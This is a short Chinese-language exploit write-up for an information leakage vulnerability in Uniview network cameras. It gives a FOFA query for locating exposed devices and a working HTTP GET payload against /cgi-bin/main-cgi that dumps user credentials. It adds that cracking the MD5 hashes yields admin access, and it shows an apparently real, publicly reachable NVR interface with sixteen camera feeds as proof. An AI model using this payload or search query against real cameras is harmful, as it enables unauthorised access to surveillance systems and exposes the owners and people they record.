Y23-1宇视科技-视频监控-InformationLeakage

漏洞描述：

宇视（Uniview）高清网络摄像机存在信息泄露漏洞，攻击者可以通过解密泄露信息获取管理员账号密码，登陆后台控制整个系统，最终导致系统处于极度不安全状态。

网站图片：

网络测绘：

fofa语法：

FOFA：app="uniview-视频监控"


漏洞复现：

payload：

```
GET /cgi-bin/main-cgi?json={"cmd":255,"szUserName":"","u32UserLoginHandle":-1}" HTTP/1.1
Host: your-ip
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
```

效果图:
获取用户账号密码

Md5解密即可登录后台


不安全 | 120.157.51.50:8080/cgi-bin/main-cgi
Live View
Playback
Settings
O2-NVR-1616
IP Camera 01
IP Camera 02
IP Camera 03
IP Camera 04
IP Camera 05
IP Camera 06
IP Camera 07
IP Camera 08
IP Camera 09
IP Camera 10
IP Camera 11
IP Camera 12
IP Camera 13
IP Camera 14
IP Camera 15
IP Camera 16
Operation failed. Please install the latest plug-in. Close the browser during the installation.
该插件不受支持